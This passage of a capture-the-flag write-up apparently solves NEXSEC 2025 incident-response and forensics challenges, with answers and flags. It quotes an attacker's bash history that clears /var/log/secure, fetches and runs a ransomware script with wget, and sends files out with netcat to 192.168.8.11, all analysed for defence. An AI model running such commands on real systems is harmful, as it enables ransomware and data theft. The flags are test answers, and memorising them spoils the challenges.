tcp   LISTEN 0      4096         0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
tcp   LISTEN 0      511              *:443             *:*
tcp   LISTEN 0      4096          [::]:22           [::]:*
tcp   LISTEN 0      511              *:80              *:*
www-data@server:~$
```

after that, the attacker was executes `ss -tan` to list active network connections (established sessions) AND listening ports.

flag: `nexsec25{ss -tulpn}`

3.15. Breadcrumbs #13

Points: 10 (Beginner)
Description



From the analysis, the attacker tried to reveal `ls -la /home/sysadmin` to check the folder in the sysadmin but the permission is denied.

The attacker also attempted to steal the user's private key for login access but nothing.


flag: `nexsec25{sysadmin}`

3.16. Classic #1

Points: 10 (Beginner)
Description: The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system. Analyze the available outputs and answer the following questions. Which service was used to gain initial access to the server? Flag Format: nexsec25{strings}

The Security Operations Center (SOC) generated an alert indicating suspicious activity on a server. As part of the forensic investigation, triage artifacts from the compromised system were provided for analysis.

To identify the **initial access vector**, the file:




```
localhost-20251213-0945-console-error-log.txt
```

was examined for indicators of unauthorized access or authentication events. Analysis of the log contents revealed evidence consistent with **SSH-based access**, indicating that the attacker gained entry to the system via the **Secure Shell (SSH)** service.

This finding confirms that SSH was the service leveraged during the initial compromise.

Conclusion

The service used by the attacker to gain initial access to the server was **SSH**.

Flag:


```
nexsec25{ssh}
```

3.17. Classic #2

Points: 10 (Beginner)
Description

Which IP address used by the attacker for this initial access activity? Flag format: nexsec25{x.x.x.x}

Attacker Source IP Identification




Analysis of the file `localhost-20251213-0945-who.txt` within the *Logs* directory reveals the source IP address associated with the initial access activity. The log entry clearly indicates that the attacker connected from the following IP address:

Flag:

```
nexsec25{100.96.0.2}
```


3.18. Classic #3

Points: 10 (Beginner)
description



To identify the exact command used to download the malicious binary, we need to see what the attacker typed after they logged in. so, my approach is to analyze shell history or audit logs.

so i navigate to `catscale_out\User_Files\hidden-user-home-dir.tar.gz\hidden-user-home-dir.tar\home\centos\.bash_history` to analyze the shell history.



```
ls
history
cat /var/log/secure
sudo cat /var/log/secure
crontab -l
echo "" > /var/log/secure
sudo su
ls
sudo su
exit
history
ls
cd data_production/
ls
cat backup_status.txt
pwd
sudo systemctl status sshd.service
ls
history
cat config.yaml
ls
cd ..
ks
ls
netstat -ntlp
ps -aux
ps -aux | grep ssh
ls
cd document/
cat Nexsec2025_Operational_Maintenance_Notes.txt
cat Nexsec2025_System_Service_Config.conf
ls
sudo su
netstat -antp
history
exit
```

```
ls
ls -lah
cd .config/
ls
cd procps/
ls
cd ../..
s
ls
cd document/
ls
cat Nexsec2025_Operational_Maintenance_Notes.txt
cat Nexsec2025_System_Service_Config.conf
ls
cd
cd /home/centos/
ks
cd data_production/
l
ls
cat backup_status.txt
ks
ls
cd ..
reboot
ls
sudo reboot
w
sudo nano /etc/ssh/sshd_config
sudo systemctl restart sshd
sudo su
exit
w
ls
cd data_production/
ls
file *
cd ..
```

```
ls
whoami
netstat -ntlp
ps -aux
cat /etc/os-release
cat /etc/passwd
clear
wget --limit-rate=1k http://192.168.8.11:8080/init.sh
ls -lah
chmod +x init.sh
./init.sh
./init.sh --folder /home/centos/data_production/
ls
cd data_production/
ls -lah
cat RANSOM_NOTE.txt
pv
ls
ls -lah data_production/
cd document/
ls -lah
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_N
otes.txt
cd document/
ls
nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.con
f
cd ..
./init.sh --folder /home/centos/document/
rm init.sh
exit
```

Analysis of the .bash_history

1. The attacker performs reconnaissance (`netstat`, `ps`, `ls`, `cat /etc/passwd`).
2. They verify their identity (`whoami`).

3. **The Download:** They use `wget` to pull a file named `init.sh` from an external IP (`192.168.8.11`).
4. **The Execution:** They make it executable (`chmod +x`) and run it (`./init.sh`), targeting specific folders.
5. **The Impact:** Immediately after running this script, they check a file named `RANSOM_NOTE.txt`, confirming `init.sh` was the malicious ransomware payload.

the attacker is using the command below to download the malicious binary.


`wget --limit-rate=1k http://192.168.8.11:8080/init.sh`

```
wget --limit-rate=1k http://192.168.8.11:8080/init.sh
ls -lah
chmod +x init.sh
./init.sh
./init.sh --folder /home/centos/data_production/
```

flag: `nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}`

3.19. Classic #4

Points: 10 (Beginner)
description




after the attacker is downloading the malicious file, it executes `init.sh` to the `/home/centos/data_production` directory to encrypt the all of the file.

```
wget --limit-rate=1k http://192.168.8.11:8080/init.sh
ls -lah
chmod +x init.sh
./init.sh
./init.sh --folder /home/centos/data_production/
```

flag: `nexsec25{/home/centos/data_production/}`

3.20. Classic #5

description



after the attacker encrypted the `/home/centos/data_production/`, we can see that the attacker is using a specific utility to send files back to their server (`192.168.8.11`).


the attacker executes `nc` command to transfer files into a netcat connection, effectively sending the data to the attacker's listener on port 8888.

```
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
cd document/
ls
nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
```

flag: `nexsec25{nc}`

3.21. Classic #6

Points: 10 (Beginner)
description




```
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
cd document/
ls
nc 192.168.8.11 8888 < Nexsec2025_System_Service_Config.conf
```


the first file the attacker transferred out is `Nexsec2025_Operational_Maintenance_Notes.txt` by using the `nc` command.

flag: `nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}`

3.22. Classic #7

Points: 10 (Beginner)
Description: What is the process ID associated with the files transfer activity?
Flag format: nexsec25{number}

File Transfer Process Identification



Review of `localhost-20251213-0945-ss-anepo.txt` in the *Process and Network* directory shows active network connections associated with file transfer activity over **port 8888**. Correlating this port usage with the process information identifies the responsible **process ID (PID)** as **9169**.

Flag:

```
nexsec25{9169}
```

3.23. Security Incident


Points: 20 (Beginner)


Challenge: A critical security alert was triggered on one of the company's servers. Forensic analysts collected event logs and system artifacts, but the initial reports are incomplete.

Examine the provided logs and determine when an unauthorized user successfully gained access to the system and identify the compromised account. Provide the username,
timestamp in GMT+8 and replace spaces with underscores.

FLAG FORMAT: nexsec25{MM/DD/YYYY_HH:MM:SSAM/PM_USERNAME

1. Objective





The goal is to analyze system event logs to pinpoint the exact moment an attacker successfully authenticated to the server and identifying the specific user account they compromised.

2. Analysis Methodology

We analyzed the provided log file (likely a Windows Event Log `.evtx` converted to text) to track user authentication events.

Steps Taken:

1. **Log Conversion:** The raw event log file was converted to a readable text format for easier parsing.
2. **Event ID Filtering:** We filtered the logs specifically for **Event ID 4624** ("An account was successfully logged on"). This event ID is the standard indicator of a successful authentication attempt.
3. **Pattern Recognition:** We looked for suspicious activity, such as logins occurring at unusual times or involving administrative accounts that are

often targeted.

4. **Time Zone Adjustment:** As per the requirements, we ensured the timestamp was formatted in **GMT+8**.

3. Findings

Upon reviewing the successful logon events, we identified the following critical entry:

- **Event:** Successful Logon (Event ID 4624)
- **Account Name:** `webadmin`
- **Timestamp:** December 13, 2025, at 12:35:23 PM
- **Status:** The login was successful, indicating the attacker had valid credentials or bypassed authentication.

4. Solution

Combining the timestamp and username into the required format:

Flag: `nexsec25{12/13/2025_12:35:23PM_webadmin}`

---

4. Digital Forensics

4.1. OhMyFiles #1

Points: 10 (Beginner)
Description:

Read the file incident_summary.txt to understand the context of this case. A forensic disk image of the user's workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence.

Calculate the SHA256 of the disk image (.E01) and provide it as your answer. Flag Format: nexsec25{hashvalue}

1. Objective

In forensic investigations, the first and most critical step is preserving the Chain of Custody by verifying the integrity of the evidence. We need to compute the SHA-256 cryptographic hash of the provided forensic disk image (`.E01` file) to ensure it has not been altered.

2. Analysis Methodology

We accessed the provided evidence file, which was compressed in a ZIP archive.

Steps Taken:

1. **Decompression:** Unzipped the `incident_summary.zip` (or provided archive) to retrieve the raw evidence file.
2. **Identification:** Located the disk image file named `FAKHRIWORKSTATION_20251211.E01`.
3. **Hashing:** Used the command-line utility `sha256sum` to calculate the unique hash signature of the file.

Command Used:

Bash

```
sha256sum FAKHRIWORKSTATION_20251211.E01
```

3. Solution

The command outputs the unique SHA-256 string for the file. This string is wrapped in the flag format.

Flag: `nexsec25{c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076}`


4.2. OhMyFiles #2

Points: 10 (Beginner)
Description:

What file extension does the ransomware add to encrypted files?
Example: nexsec25{.pdf}

1. Analysis Methodology

